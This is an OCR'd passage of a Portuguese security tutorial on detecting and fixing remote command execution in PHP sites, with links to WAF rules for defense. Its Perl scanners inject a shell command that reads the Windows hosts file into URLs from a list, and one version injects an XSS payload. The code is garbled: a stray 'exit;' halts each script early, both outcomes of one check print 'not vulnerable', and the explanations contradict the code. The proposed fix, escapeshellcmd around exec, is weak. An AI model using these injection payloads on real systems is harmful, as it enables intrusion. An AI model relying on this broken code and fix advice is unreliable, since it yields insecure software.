
```
6
7   print "Por favor, informe a url: \n"; # informe o arquivo texto com urls a serem analisada!
8   $url = <stdin>;
9
10  open( URL, "< $url" ) or die ( "Can't open file: $!");
11
12  @vector = <URL>;
13
14  $last = $#vector;
15
16  for ($i = 0; $i <= $last; $i++) {
17
18      print "verificando => ".$vector[$i]."\n";
19
20      $url = $vector[$i]."'><script>alert('XSS')</script>";
21
```

12.0.2 Na **linha 10** adicione o código responsável por ler o arquivo texto com urls.
A **linha 12** armazena todo o conteúdo do arquivo no array **@vector**.
Na **linha 14** acessamos o último elemento do array.
Na **linha 16** desenvolvemos um for para acessar cada linha ou url armazenado no arquivo.
Na **linha 18**, temos o armazenamento de cada endereço na variável **$url**.
Na **linha 20**, temos o payload JavaScript para identificar a vulnerabilidade de RCE.

```
21
22  my $requisicao=HTTP::Request->new(GET=>$url);
23
24  my $ua=LWP::UserAgent->new();
25  exit;
26  $ua->timeout(15);
27
28  my $resultado=$ua->request($requisicao);
29
30  if ($resultado->content =~ /"XSS"/) {
31
32      print "\n Não vulnerável! \n";
33
34
35  }
36  else {
37      print "\n Não vulnerável! \n";
38  }
39
40  }
```

12.0.3 Na linha 22 criamos um IF, que verifica se a resposta da página possui algum erro de banco de dados. Se houve algum erro, ele apresenta a imagem "**Vulnerável**" ou senão, "**Não vulnerável**".

12.1 EXECUTANDO O SCRIPT



12.1.2 Resultado do script verificando cada url armazenada no arquivo texto.

Você poderá adicionar novos recursos no script, como Thread, crawlers de páginas etc.

13.0 CÓDIGO COMPLETO

Abaixo é apresentado ambos os códigos em Perl para testar no seu ambiente particular.

13.1 CÓDIGO COMPLETO DAS FERRAMENTAS

Nessa seção temos a ferramenta para identificar vulnerabilidades, utilizando recursos simples de um scanning de vulnerabilidade.

```
#!/usr/bin/perl

 use LWP::UserAgent;
 use HTTP::Request;
 use LWP::Simple;

 print "Por favor, informe a url: \n";
 $url = <stdin>;

 $url = "http://localhost/index.php?id=1";

  $url = $url." | type C:\\Windows\\System32\\drivers\\etc\\hosts%20";

 my $requisicao=HTTP::Request->new(GET=>$url);

 my $ua=LWP::UserAgent->new();
 exit;

 $ua->timeout(15);

 my $resultado=$ua->request($requisicao);

  if ($resultado->content =~ "127.0.0.1") {

    print "\n\n Vulnerable! \n\n";

  }
  else {
    print "\n\n Not vulnerable! \n\n";
  }
```

13.2 A FERRAMENTA COM IMPLEMENTAÇÕES

Nessa seção utilizamos um recurso no scanning para verificar vários IPs ou urls com vulnerabilidade de RCE.

Para fazer essa verificação será preciso somente passar ou informar um arquivo de texto com vários ips ou urls.

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;

print "Por favor, informe a url: \n"; # informe o arquivo texto com urls
a serem analisada!
$url = <stdin>;

open( URL, "< $url" ) or die ( "Can't open file: $!");

@vector = <URL>;

$last = $#vector;

for ($i = 0; $i <= $last; $i++) {

    print "verificando => ".$vector[$i]."\n";

$url = $vector[$i]."  | type
C:\\Windows\\System32\\drivers\\etc\\hosts%20";
my $requisicao=HTTP::Request->new(GET=>$url);

my $ua=LWP::UserAgent->new();
exit;
$ua->timeout(15);

my $resultado=$ua->request($requisicao);

if ($resultado->content =~ "127.0.0.1") {

    print "\n Vulnerável! \n";
  }
else {
    print "\n Não vulnerável! \n";
}

}
```

14.0 CORRIGINDO VULNERABILIDADE

Irei demonstrar alguns tipos de proteção contra RCE numa aplicação web que possui a tecnologia PHP.

1º Validar dados de entrada

Se o dado que passa pelo parâmetro GET é inteiro, então sempre podemos validar se a variável é **int**.

```
 if (isset($_GET['id'])){
     $id = $_GET['id']; // ➔ Validando se o valor é inteiro
     $id = escapeshellcmd($id);  // sanitização do conteúdo injetado
```

Para executar o comando com maior segurança, utilize:

```
exec("type $id.txt ");
   echo "<br><br>";

}
?>
```

Além da função reservado do PHP, recomendo criar uma validação de dados de entrada manualmente.

Abaixo, estou compartilhando um método muito eficaz e que contempla caracteres unicodes, hexadecimais, base64 e caracteres normais.

15.0 PROTEÇÃO COM WAF MODSECURITY OU NAXSI

Nessa etapa serei bastante rápido.
Caso você tenha um WAF como o ModSecurity e deseje fornecer uma proteção adicional, recomendo adicionar a seguinte regra para prevenir seu sistema contra de ataques RCE:

https://github.com/SEC642/modsec/blob/master/rules/base_rules/modsecurity_crs_41_RCE_attacks.conf

Outro Web Application Firewall conhecido é o Naxsi, sua estrutura de regra é menor e mais simples, mas também muito eficiente durante os testes a exploração do RCE pode ser equivalente a Directory traversal nas regras do Naxsi.

A regra está disponível em:

https://github.com/nbs-system/naxsi/blob/master/naxsi_config/naxsi_core.rules

Ambos Werb Application firewall trabalharão como um paliativo, cujo intuito é impedir que querys associados a RCE possam surtir efeito no sistema web atacado.
Ressaltando a melhor recomendação é a correção das vulnerabilidades, mencionado na seção 14.0 desse artigo.

16.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 09 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/